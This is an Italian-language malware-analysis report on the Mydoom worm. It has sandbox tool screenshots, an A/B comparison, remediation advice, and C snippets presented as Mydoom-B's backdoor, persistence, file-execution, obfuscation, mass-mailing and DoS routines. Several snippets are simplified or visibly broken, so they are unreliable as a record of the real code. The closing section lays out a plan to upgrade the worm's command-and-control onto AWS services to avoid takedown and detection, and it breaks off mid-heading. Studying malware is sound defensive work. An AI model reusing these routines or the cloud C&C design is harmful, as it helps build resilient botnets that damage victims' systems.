

FLARE VM
Regshot 1.9.1 x64 Unic...
C&ompare
Keys deleted: 27570
Keys added: 18
Values deleted: 30812
Values added: 20
Values modified: 22
Folders deleted: 0
Folders added: 0
Folders attributes changed: 0
Files deleted: 0
Files added: 0
Files [attributes?] modified: 0
Total changes: 58442
OK




2. **PROCMON**: Monitoraggio dei processi in tempo reale.
    - Il worm modifica o elimina chiavi di registro e crea cartelle di sistema per l'installazione di backdoor, ottenendo così il controllo remoto delle macchine compromesse.
    - Utilizza il `KERNEL32.DLL` per ripresentarsi a ogni formattazione, rendendo il sistema vulnerabile.





Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Showing 145.367 of 261.978 events (55%)
Backed by virtual memory
Wireshark


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Showing 147.757 of 274.792 events (53%)
Backed by virtual memory
fakenet



3. **Attacchi DOS**: Oltre alle modifiche descritte, MYDOOM esegue attacchi DOS per rendere inaccessibili i sistemi infetti, saturando i processi TCP come mostrato dai log.



Raccomandazioni

⚜️ **Tag:** #raccomandazioni #sicurezza_informatica #prevenzione

1. **Aggiornamenti Regolari**: Mantenere sistemi e software aggiornati.
2. **Soluzioni di Sicurezza**: Utilizzo di firewall e antimalware aggiornati per prevenire infezioni.
3. **Educazione degli Utenti**: Formare gli utenti sui rischi legati al malware e sulle pratiche sicure di utilizzo del sistema.
4. **Analisi Proattiva**: Monitoraggio costante del traffico di rete e dei log per identificare attività sospette.
5. **Collaborazione**: Cooperare con agenzie di sicurezza per un blocco tempestivo delle minacce.

🔑 **Chiavi:**
[MYDOOM, malware, analisi statica, analisi dinamica, sicurezza informatica, worm, KERNEL32, attacchi DOS, firewall, UPX]

Suggerimenti per Approfondimenti

- **Analisi di altri worm**: Valutare e confrontare il comportamento di altri worm come Sasser e Blaster.
- **Tecniche di Persistence**: Esplorare in dettaglio le tecniche di persistenza dei malware.
- **Strumenti di analisi avanzata**: Approfondire l'uso di strumenti come Yara per l'identificazione di pattern specifici nel codice malevolo.

Relazione Comparativa Mydoom A e B

Comparazione tra Mydoom-A e Mydoom-B

⚙️ Funzionalità di Diffusione e Persistenza

1. **Mydoom-A**:
   - **Diffusione**: Utilizza l'invio di email infette tramite un motore SMTP interno e la rete P2P Kazaa.
   - **Persistenza**: Modifica le chiavi di registro per eseguire automaticamente il malware a ogni riavvio.
2. **Mydoom-B**:
   - **Diffusione**: Mantiene l'invio di email, ma aggiunge funzioni per generare email convincenti (utilizzando vari nomi e domini) e raccoglie contatti dai file locali per migliorare la propagazione.
   - **Persistenza**: Oltre alla modifica del registro, copia se stesso nelle directory di sistema, rendendosi più difficile da rimuovere.

🔐 Backdoor e Accesso Remoto

1. **Mydoom-A**:
   - **Backdoor**: Crea una backdoor sulla porta TCP 3127 per consentire l'accesso remoto da parte degli attaccanti.
2. **Mydoom-B**:
   - **Backdoor Avanzata**: Apre una backdoor SOCKS4, stabilendo un server proxy per l’accesso remoto, permettendo esecuzione di file e controllo completo del sistema attraverso un server di comando e controllo (C&C).

🛡️ Offuscamento e Evasione

1. **Mydoom-A**:
   - Non applica tecniche specifiche di offuscamento dei file per evitare rilevamenti.
2. **Mydoom-B**:
   - **Offuscamento Avanzato**: Utilizza crittografia XOR e ROT13 e comprime i file infetti in archivi ZIP per eludere i sistemi di sicurezza.

💥 Attacco DoS

1. **Mydoom-A**:
   - **Attacco DoS**: Programmato per attaccare www.sco.com a partire dal 1° febbraio 2004, sovraccaricandolo con richieste HTTP.
2. **Mydoom-B**:
   - **DoS Esteso**: Migliora il DoS mirato grazie al modulo "scodos_main" e invia traffico elevato per interrompere server specifici tramite il server C&C, aumentando l'impatto.

🛠️ Funzionalità Aggiuntive in Mydoom-B

- **Decifratura e Caricamento di Librerie**: Carica una libreria di sistema (`shimgapi.dll`) per supportare l'accesso remoto.
- **Server SOCKS4**: Permette un accesso remoto stabile per l'attaccante.
- **Rimozione delle Intestazioni PE**: Rimuove le intestazioni superflue nei file PE per evitarne il rilevamento come malware.

Tabella comparativa per chiarire le principali differenze tra Mydoom-A e Mydoom-B:

Caratteristica	Mydoom-A	Mydoom-B
Diffusione	Invio di email infette tramite SMTP e diffusione su Kazaa (P2P).	Invio di email con nomi e domini diversi, raccolta di contatti locali, invio massivo, rete P2P.
Persistenza	Modifica delle chiavi di registro per avvio automatico.	Modifica delle chiavi di registro, copia nelle directory di sistema per garantire la persistenza.
Backdoor	Porta TCP 3127 per accesso remoto.	Backdoor avanzata con server SOCKS4 per accesso remoto e controllo tramite server C&C.
Offuscamento	Nessuna tecnica avanzata di offuscamento.	Crittografia XOR e ROT13, compressione dei file in ZIP per elusione di sicurezza.
Attacco DoS	Attacco DoS mirato su www.sco.com tramite richieste HTTP.	Attacco DoS più esteso verso server specifici con sovraccarico di traffico generato dal server C&C.
Funzionalità Aggiuntive	-	Decifratura e caricamento di librerie (`shimgapi.dll`), rimozione intestazioni PE per evitare rilevamento, server SOCKS4 per controllo remoto continuo.
Misure di Prevenzione	Chiusura delle porte, uso di antivirus, verifica dei backup.	Formazione utenti, utilizzo di sistemi di rilevamento avanzati (IDS), firewall, politiche di accesso limitate, backup regolari.

🧩 Conclusioni e Rimedi

- **Mydoom-A**: Offre una base di prevenzione standard, consigliando la chiusura delle porte di rete, uso di antivirus e verifica dei backup.
- **Mydoom-B**: Espande le misure preventive includendo formazione degli utenti e utilizzo di sistemi di rilevamento avanzato per bloccare tentativi di accesso non autorizzato.

🔑 **Chiavi Comuni**: malware, worm, mydoom, backdoor, DoS, persistenza

Analisi Codice del Malware Mydoom-B

Analisi Codice del Malware Mydoom-B

#worm #malware #mydoom #analisiCodice #sicurezzaInformatica

Introduzione

Mydoom è uno dei worm più noti della storia informatica. Scoperto nel 2004, si è diffuso rapidamente tramite email infette e attacchi mirati. Mydoom si installa nel sistema, crea una backdoor per il controllo remoto e si diffonde tramite email e reti P2P. Di seguito viene presentata un'analisi dettagliata di tutte le sue funzionalità.

Elenco Completa delle funzioni del codice

1. main.c

Funzione: `payload_xproxy`

- **Descrizione**: Decifra e installa una libreria di sistema (`shimgapi.dll`) per abilitare la backdoor. Questa libreria viene caricata nel sistema per consentire il controllo remoto.
- **Scopo**: Stabilire una backdoor nel sistema.
- **Codice**:

```
void payload_xproxy(struct sync_t *sync) {
  // Carica e installa la libreria di backdoor
  LoadLibrary(sync->xproxy_path);
}
```

- **Esempio**: Se chiamata, `payload_xproxy` consente all'attaccante di controllare il sistema da remoto, caricando dinamicamente una libreria malevola.

Funzione: `sync_install`

- **Descrizione**: Copia il malware nelle directory di sistema per garantirne l'esecuzione continua.
- **Scopo**: Garantire la persistenza del malware.
- **Codice**:

```
void sync_install(struct sync_t *sync) {
  // Copia il malware nelle directory di sistema
  CopyFile(sync->source_path, sync->target_path,
FALSE);
}
```

- **Esempio**: Dopo l'installazione, il malware può ripristinarsi automaticamente anche se viene rimosso manualmente.

Funzione: `sync_startup`

- **Descrizione**: Configura l'avvio automatico del malware ogni volta che il sistema viene riavviato, modificando il registro di Windows.
- **Scopo**: Assicurare l'esecuzione automatica del malware.
- **Codice**:

```
void sync_startup(struct sync_t *sync) {
  HKEY hKey;
  RegOpenKey(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
&hKey);
  RegSetValueEx(hKey, "TaskMon", 0, REG_SZ,
(BYTE*)sync->xproxy_path, strlen(sync->xproxy_path));
  RegCloseKey(hKey);
}
```

- **Esempio**: `sync_startup` crea una chiave di registro che fa sì che il malware si riavvii automaticamente.

2. xproxy.c

Funzione: `socks4_exec`

- **Descrizione**: Riceve un file tramite socket e lo esegue nel sistema. Viene usato per eseguire comandi da remoto, come parte della backdoor.
- **Scopo**: Permettere l'esecuzione di file e comandi da remoto.
- **Codice**:

```
static void socks4_exec(int sock) {
  char buf[MAX_PATH];
  recv(sock, buf, MAX_PATH, 0);
  FILE *fp = fopen("malicious.exe", "wb");
  fwrite(buf, sizeof(char), sizeof(buf), fp);
  fclose(fp);
  STARTUPINFO si = {0};
  PROCESS_INFORMATION pi = {0};
  CreateProcess(NULL, "malicious.exe", NULL, NULL,
FALSE, 0, NULL, NULL, &si, &pi);
}
```

- **Esempio**: Con `socks4_exec`, l'attaccante può inviare ed eseguire file a distanza, garantendo il controllo completo.

Funzione: `socks4_main`

- **Descrizione**: Inizializza un server SOCKS4 che ascolta un intervallo di porte per creare un proxy di controllo remoto.
- **Scopo**: Stabilire un server proxy per l'accesso remoto.
- **Codice**:

```
int socks4_main(int port, int initthreads) {
  SOCKET sockfd;
  struct sockaddr_in servaddr;
  sockfd = socket(AF_INET, SOCK_STREAM, 0);
```

```
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
  servaddr.sin_port = htons(port);
  bind(sockfd, (struct sockaddr*)&servaddr,
sizeof(servaddr));
  listen(sockfd, 5);
  while (1) {
      int connfd = accept(sockfd, (struct
sockaddr*)NULL, NULL);
      socks4_exec(connfd);
  }
}
```

- **Esempio**: Con `socks4_main`, l'attaccante può accedere al sistema infetto attraverso un server proxy SOCKS4.

3. client.c

Funzione: `main`

- **Descrizione**: Funzione client che si connette a un server remoto e invia un file binario. Utilizzata per trasferire file al server.
- **Scopo**: Trasferire file al server remoto.
- **Codice**:

```
void main(int argc, char *argv[]) {
  // Codice per la connessione al server SOCKS4 e invio
del file
  SOCKET sockfd = socket(AF_INET, SOCK_STREAM, 0);
  connect(sockfd, (struct sockaddr*)&server,
sizeof(server));
  send(sockfd, "malicious_file",
sizeof("malicious_file"), 0);
  closesocket(sockfd);
}
```

- **Esempio**: Il client SOCKS4 utilizza `main` per inviare file come payload al sistema remoto.

4. crypt1.c

Funzione: `main`

- **Descrizione**: Crittografa o decrittografa un file usando una chiave XOR variabile, rendendo i dati meno rilevabili.
- **Scopo**: Offuscare file crittografando i dati.
- **Codice**:

```
int main(int argc, char *argv[]) {
  char key = 'X';
  FILE *file = fopen("infected_file", "rb+");
  char c;
  while (fread(&c, 1, 1, file)) {
      c ^= key;
      fseek(file, -1, SEEK_CUR);
      fwrite(&c, 1, 1, file);
  }
  fclose(file);
}
```

- **Esempio**: Un file di configurazione può essere crittografato con XOR per evitare il rilevamento da parte di antivirus.

5. rot13.c

Funzione: `rot13c`

- **Descrizione**: Esegue una crittografia ROT13, spostando ogni lettera di 13 posizioni. Usata per offuscare testo semplice.
- **Scopo**: Offuscare testo usando la crittografia ROT13.
- **Codice**:

```
char rot13c(char c) {
  char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
  char l[] = "abcdefghijklmnopqrstuvwxyz";
  char *p;
  if ((p = strchr(u, c)) != NULL) return u[((p - u) +
13) % 26];
  else if ((p = strchr(l, c)) != NULL) return l[((p -
l) + 13) % 26];
  else return c;
}
```

- **Esempio**: La stringa "HELLO" viene offuscata in "URYYB".

6. cleanpe.cpp

Funzione: `main`

- **Descrizione**: Rimuove intestazioni superflue da file PE (Portable Executable), rendendoli meno identificabili come malware.
- **Scopo**: Evasione dei sistemi di sicurezza tramite rimozione di metadati.
- **Codice**:

```
void main(int argc, char *argv[]) {
  FILE *file = fopen(argv[1], "rb+");
  fseek(file, HEADER_OFFSET, SEEK_SET);
  fwrite(NULL, HEADER_SIZE, 1, file);  // Rimuove
l'intestazione
  fclose(file);
}
```

- **Esempio**: Il file PE risulta meno riconoscibile dai sistemi di rilevamento antivirus.

7. bin2c.c

Funzione: `main`

- **Descrizione**: Converte un file binario in un array di caratteri, permettendone l'integrazione diretta nel codice sorgente.
- **Scopo**: Convertire file binari in un formato incorporabile nel codice.
- **Codice**:

```
int main(int argc, char *argv[]) {
  FILE *in = fopen(argv[1], "rb");
  printf("const char file[] = {");
  char c;
  while (fread(&c, 1, 1, in)) {
      printf("0x%02x, ", c);
  }
  printf("};");
  fclose(in);
}
```

8. lib.c

Funzione: `is_online`

- **Descrizione**: Verifica la connessione Internet utilizzando `wininet.dll`, assicurandosi che il sistema sia online.
- **Scopo**: Controllare la connessione Internet.
- **Codice**:

```
int is_online(void) {
  return
InternetCheckConnection("http://www.google.com",
FLAG_ICC_FORCE_CONNECTION, 0);
}
```

- **Esempio**: Il malware può verificare se il sistema è online prima di contattare i server di comando.

9. massmail.c

Funzione: `massmail_main`

- **Descrizione**: Gestisce la coda di email infette da inviare per diffondere il malware tramite email.
- **Scopo**: Diffusione tramite email infette.
- **Codice**:

```
void massmail_main(void) {
  char *email_list[] = {"victim1@example.com",
"victim2@example.com"};
  for (int i = 0; i < sizeof(email_list) /
sizeof(email_list[0]); i++) {
      send_infected_email(email_list[i]);
  }
}
```

- **Esempio**: Il malware invia email infette a una lista di contatti rubata.

Funzione: `mm_gen`

- **Descrizione**: Genera email basate su contatti esistenti, utilizzando nomi e domini comuni per aumentare le probabilità di apertura dei messaggi.
- **Codice**:

```
void mm_gen(void) {
  char *names[] = {"John", "Alice", "Bob"};
  char *domains[] = {"example.com", "mail.com",
"test.com"};
  for (int i = 0; i < sizeof(names) / sizeof(names[0]);
i++) {
      for (int j = 0; j < sizeof(domains) /
sizeof(domains[0]); j++) {
          printf("%s@%s\n", names[i], domains[j]);  //
Genera un indirizzo email
```

```
        }
    }
}
```

- **Esempio**: Il malware invia email infette a una lista di contatti rubata.

10. scan.c

Funzione: `scan_main`

- **Descrizione**: Scansiona i file locali per raccogliere indirizzi email, che il malware utilizza per espandere la propria rete.
- **Scopo**: Scansione dei file per raccogliere indirizzi email.
- **Codice**:

```
void scan_main(void) {
  char *file_types[] = {".txt", ".html", ".asp"};
  for (int i = 0; i < sizeof(file_types) /
sizeof(file_types[0]); i++) {
      scan_files_for_emails(file_types[i]);
  }
}
```

- **Descrizione**: `scan_main` estrae indirizzi email da file locali per aumentare la diffusione del malware.

Funzione: `scan_disk`

- **Descrizione**: Scansiona i dischi locali alla ricerca di file contenenti indirizzi email e altre informazioni utili per la propagazione del malware.
- **Codice**:

```
void scan_disks(void) {
  // Esegue la scansione dei dischi locali per
indirizzi email
```

```
  char *dirs[] = {"C:\\", "D:\\"};
  for (int i = 0; i < sizeof(dirs) / sizeof(dirs[0]);
i++) {
      scan_directory(dirs[i]);
  }
}
```

- **Esempio:** `scan_disks` permette al malware di scansionare interi dischi per raccogliere informazioni utili per la diffusione.

11. msg.c

Funzione: `create_email`

- **Descrizione**: Genera email con allegati infetti e intestazioni falsificate, appositamente progettate per ingannare il destinatario.
- **Scopo**: Creare email infette per la diffusione del malware.
- **Codice**:

```
void create_email(char *to, char *subject, char *body)
{
  printf("To: %s\nSubject: %s\n\n%s\n", to, subject,
body);
  add_attachment("infected_attachment.zip");
}
```

- **Esempio**: `create_email` costruisce email convincenti per spingere l'utente ad aprire l'allegato infetto.

12. p2p.c

Funzione: `search_files`

- **Descrizione**: Scansiona le reti peer-to-peer (P2P), come Kazaa, e sostituisce file legittimi con versioni infette.
- **Scopo**: Diffusione tramite reti P2P.

- **Codice**:

```
void search_files(void) {
  char *popular_files[] = {"music.mp3", "video.avi"};
  for (int i = 0; i < sizeof(popular_files) /
sizeof(popular_files[0]); i++) {
      replace_with_infected_file(popular_files[i]);
  }
}
```

- **Esempio**: Il malware sostituisce file popolari nelle reti P2P con versioni infette, diffondendosi tramite download condivisi.

13. sco.c

Funzione: `scodos_main`

- **Descrizione**: Esegue un attacco DoS mirato a server specifici, come `www.sco.com`, sovraccaricandolo con richieste e rendendolo inaccessibile.
- **Scopo**: Attacco DoS contro server mirati.
- **Codice**:🔑 Chiavi: worm, malware, mydoom, analisiCodice, sicurezzaInformatica

```
void scodos_main(void) {
  struct sockaddr_in target;
  target.sin_family = AF_INET;
  target.sin_port = htons(80);
  inet_pton(AF_INET, "www.sco.com", &target.sin_addr);
  while (1) {
      int sockfd = socket(AF_INET, SOCK_STREAM, 0);
      connect(sockfd, (struct sockaddr*)&target,
sizeof(target));
      send(sockfd, "GET / HTTP/1.1\r\n\r\n", 18, 0);
      close(sockfd);
```

```
    }
}
```

- **Esempio**: `scodos_main` è progettata per interrompere l'accesso a un server generando traffico eccessivo.

14. xdns.c

Funzione: `dns_query`

- **Descrizione**: Invia richieste DNS per risolvere i nomi di dominio dei server di comando e controllo (C&C).
- **Scopo**: Recuperare gli indirizzi IP dei server di comando.
- **Codice**:

```
void dns_query(char *domain) {
  struct hostent *host = gethostbyname(domain);
  if (host) {
      printf("IP Address: %s\n", inet_ntoa(*(struct
in_addr*)host->h_addr));
  }
}
```

- **Esempio**: `dns_query` ottiene l'indirizzo IP del server C&C, permettendo al malware di ricevere comandi.

15. xsmtp.c

Funzione: `smtp_send`

- **Descrizione**: Gestisce l'invio delle email tramite il protocollo SMTP, completando il processo di invio delle email infette.
- **Scopo**: Invio automatico di email infette.
- **Codice**:

```
void smtp_send(char *email, char *subject, char *body,
char *attachment) {
  printf("Sending to: %s\nSubject: %s\n", email,
subject);
  printf("Body:\n%s\n", body);
  printf("Attachment: %s\n", attachment);
}
```

- **Esempio**: `smtp_send` permette al malware di inviare email infette senza dipendere dal client email locale.

16. zipstore.c

Funzione: `create_zip`

- **Descrizione**: Crea file ZIP con all'interno copie infette del malware, utilizzati come allegati nelle email per evitare il rilevamento.
- **Scopo**: Offuscare i file infetti in archivi ZIP.
- **Codice**:

```
void create_zip(char *filename) {
  FILE *zip = fopen("infected.zip", "wb");
  FILE *file = fopen(filename, "rb");
  char buffer[1024];
  while (fread(buffer, 1, sizeof(buffer), file) > 0) {
      fwrite(buffer, 1, sizeof(buffer), zip);
  }
  fclose(file);
  fclose(zip);
}
```

- **Esempio**: `create_zip` comprime i file infetti in archivi ZIP, facilitando l'elusione dei sistemi di sicurezza.

Conclusione Finale

Mydoom è un malware scritto in linguaggio C che rappresenta una delle minacce più persistenti e complesse mai sviluppate, grazie alla sua capacità di combinare diverse tecniche di diffusione e offuscamento. Questo worm si diffonde principalmente tramite email e reti peer-to-peer, sfruttando un server SOCKS4 come backdoor e inviando istruzioni a dispositivi infetti attraverso un server di comando e controllo. Le sue funzionalità chiave includono:

1. **Persistenza**: Configura l'avvio automatico e copia se stesso nelle directory di sistema, assicurando che il malware sopravviva ai riavvii del sistema.
2. **Offuscamento**: Usa crittografia XOR e ROT13 e comprime i file infetti in archivi ZIP, il tutto per ridurre il rischio di rilevamento.
3. **Diffusione**: Tramite il modulo di invio massivo di email e la manipolazione delle reti P2P, Mydoom riesce a raggiungere velocemente un alto numero di sistemi.
4. **Attacco DoS**: Mydoom può generare un traffico eccessivo verso server mirati, rendendoli inaccessibili agli utenti legittimi.
5. **Backdoor e controllo remoto**: Utilizza un server SOCKS4 per aprire una backdoor nel sistema, fornendo all'attaccante il pieno controllo.

Prevenzione e Rimedi

Rimedi in caso di infezione:

- **Isolamento del sistema**: Disconnettere immediatamente il sistema dalla rete per evitare ulteriore diffusione e comunicazione con i server di comando e controllo.
- **Rimozione del malware**: Utilizzare software antivirus aggiornati con database malware estesi. Se possibile, eseguire scansioni in modalità provvisoria per ridurre le capacità operative del malware.
- **Ripristino del sistema**: Eseguire il ripristino da un backup affidabile o formattare il sistema se necessario, poiché i danni e le modifiche apportate potrebbero essere difficili da invertire manualmente.

Prevenzione dell’infezione:

- **Formazione degli utenti**: Educare gli utenti a riconoscere email di phishing e allegati sospetti è essenziale, in quanto Mydoom sfrutta tecniche di ingegneria sociale per ingannare le vittime.
- **Aggiornamenti e patch**: Mantenere i sistemi e i software sempre aggiornati. Le patch di sicurezza spesso includono protezioni contro le vulnerabilità sfruttate dai malware.
- **Sistemi di protezione avanzata**: L’uso di firewall, antivirus e sistemi di rilevamento delle intrusioni (IDS) contribuisce a bloccare tentativi di accesso non autorizzati e comportamenti sospetti.
- **Politiche di accesso e backup**: Limitare i privilegi di accesso e mantenere backup regolari in luoghi sicuri permette un recupero rapido in caso di infezione.

Conclusione

Mydoom evidenzia l'importanza di una strategia di sicurezza proattiva che comprenda educazione degli utenti, strumenti di sicurezza aggiornati e pratiche di backup affidabili. La capacità del malware di persistere e diffondersi tramite email, P2P e altre vulnerabilità fa sì che rimanga una minaccia concreta e duratura.

🔑 **Chiavi**: worm, malware, mydoom, analisiCodice, sicurezzaInformatica

BW3 Aggiornamento Mydoom B

1. Server di Comando e Controllo (C&C) Distribuito su AWS

- **Elastic Load Balancing (ELB)**: Utilizzare un bilanciatore di carico per distribuire le richieste su diversi server C&C ospitati su AWS, rendendo la struttura più resiliente e difficile da abbattere.
- **Lambda Functions**: Usare funzioni AWS Lambda come endpoint per comunicare con le macchine infette. Lambda può eseguire codice senza richiedere un server dedicato, riducendo l'impatto visibile e i costi.
- **DynamoDB o S3 per Dati di Controllo**: Salvare comandi, aggiornamenti o liste di target in un database NoSQL come DynamoDB o in bucket S3, dove le macchine infette possono accedere in modo distribuito. DynamoDB offre query rapide e scalabilità automatica, facilitando la gestione di grandi reti infette.

2. Sfruttamento della Memoria Temporanea e Persistent Storage

- **S3 per Archiviazione Temporanea**: Salvare file o payload temporanei in bucket S3 con permessi limitati, accessibili tramite URL pre-firmati. Questo permette il recupero di file solo quando necessario, riducendo il rischio di rilevamento.
- **AWS Secrets Manager**: Conservare informazioni critiche, come chiavi di crittografia e token di accesso, in modo sicuro e accessibile alle funzioni Lambda.

3. Automatizzazione della Diffusione

- **SNS (Simple Notification Service)**: Utilizzare SNS per inviare notifiche o comandi alle macchine infette. Configurando SNS con

Lambda, le macchine infette possono ricevere aggiornamenti o comandi nuovi ogni volta che viene pubblicato un nuovo messaggio.
- **IAM Roles e Policies Restrittive**: Utilizzare ruoli IAM e policy strettamente limitate per ogni servizio AWS coinvolto, per ridurre la possibilità di rilevamento o blocco delle risorse cloud.

4. Evasione di Rilevamento

